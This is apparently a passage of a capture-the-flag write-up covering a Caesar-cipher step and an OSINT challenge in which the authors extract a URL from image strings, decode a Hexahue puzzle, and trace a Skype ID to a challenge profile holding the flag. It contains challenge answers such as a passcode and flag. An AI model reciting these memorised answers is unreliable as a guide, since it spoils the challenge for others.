
The screenshot shows a web-based Caesar cipher decoder. The interface is divided into three main sections: Ciphertext, Caesar cipher settings, and Plaintext.

- Ciphertext:** The input field contains the string "3lOsX_K3Ss3q".
- Caesar cipher settings:** This section includes:
 - A "SHIFT" input field set to "25" with an "a→z" indicator.
 - An "ALPHABET" dropdown menu showing the standard English alphabet: abcdefghijklmnopqrstuvwxyz.
 - A "CASE STRATEGY" dropdown set to "Maintain case".
 - A "FOREIGN CHARS" dropdown with options "Include" and "Ignore".
- Plaintext:** The output field displays the decoded string "3mPtY_L3Tt3r".

At the bottom of the interface, a message indicates "→ Decoded 12 chars".

Space Talk

For this challenge, we started with an image file named “**space_talk.PNG**”. To extract information from this image, we utilised an online tool “<https://www.aperisolve.com>”.




After extracting the information, we discovered an intriguing URL embedded within the strings, leading to “<https://bit.ly/3FrkryB>”.


A screenshot of a debugger interface, specifically focusing on the 'Strings' tab. The window has a dark theme with a green border. Inside, there is a list of strings extracted from the image file. One string, "https://bit.ly/3FrkryB", is highlighted with a green selection bar. Other strings visible include "IHDR", "sRGB", "gAMA", "pHYs", "JeXIfMM", "IDATx^t", "Gq.", "9!", "e", "|5x}", "zqz6mp", "hxx+", "+x@G", "d><s", "?q'}", "goD?", "#G:@", "+WI>S", "9T`4", "V1;2", and "G'G".

Following the link, we arrived at a calendar webpage. Despite our efforts, we didn't find anything notable on the calendar.

We then turned our attention to the additional resources provided. The first resource, “**Puzzle.png**” appears to be Hexahue encoded.



After decoding it, we uncovered the passcode “**CTFISFUN123**”. This passcode granted us access to the second resource, a Google Drive document titled “**file.pdf**”.



The message “**Meeting with .5b13a1c05b4bf276**” caught our attention, suggesting a connection to one of the online meeting applications mentioned in the PostIt notes. After a thorough examination of various apps such as Webex, Zoom, Skype, and Google Meet, we identified “**5b13a1c05b4bf276**” to be the ID of a Skype profile owned by “**Juliet Hammit**”.

Screenshot of a Skype search results page for user **5b13a1c05b4bf276**. The search bar at the top shows the ID. Below it, a search bar says "Quickly search for people, messages and groups.". A "Skype directory" tab is selected. Under it, a contact for **Juliet Hammit** is listed with her profile picture, status "live:.cid.5b13a1c05b4bf276", and activity "Working at BlueAquaKi, Great ...".

Despite our efforts to find information about "**Juliet Hammit**" or "**BlueAquaKi, GB**", we did not find any relevant details online. However, upon closer inspection of her profile picture, we discovered the flag "**CZ4067{0s1nt-iS_FUn}**" located in the top left corner.

